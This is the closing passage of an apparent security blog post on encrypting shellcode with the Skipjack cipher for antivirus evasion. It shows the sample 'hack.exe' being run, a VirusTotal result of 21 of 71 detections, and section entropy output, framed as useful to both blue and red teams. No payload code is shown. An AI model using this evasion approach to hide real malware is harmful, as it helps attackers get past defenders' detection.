
```
.\hack.exe
```






As you can see, payload *(1)* successfully decrypted. *(2)*

Also worked in `windows 10 x64 v1903`:



Upload our sample `hack.exe` to VirusTotal:



https://www.virustotal.com/gui/file/442ce91c146901285ec02713f0c9e81065d037163351c38e8d169e77920fbe11/detection

As you can see, only 21 of 71 AV engines detect our file as malicious

Shannon entropy:

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-08-28-malware-cryptography-20]
└─$ python3 ../2022-11-05-malware-analysis-6/entropy.py -f hack.exe
.text
        virtual address: 0x1000
        virtual size: 0x8388
        raw size: 0x8400
        entropy: 6.29530639759156
.data
        virtual address: 0xa000
        virtual size: 0xf0
        raw size: 0x200
        entropy: 0.9699772229890653
.rdata
        virtual address: 0xb000
        virtual size: 0xfe0
        raw size: 0x1000
        entropy: 5.575034185466728
```

Of course, this result is justified by the fact that the method of launching the shellcode is not new, you can simply update the code of our PoC and implement only the decryption logic.

The Skipjack algorithm is known for its simplicity and efficiency in terms of both hardware and software implementations. It was designed with a focus on security and was intended for use in various applications, including government communications.

> Skipjack gained some notoriety due to its association with the Clipper chip initiative, a controversial cryptographic technology proposed by the U.S. government. The Clipper chip was designed to provide strong encryption while ensuring that law enforcement could still gain access to encrypted communications when authorized by a court order. =^..^=

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

Skipjack
AV evasion: part 1
AV evasion: part 2
Shannon entropy
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine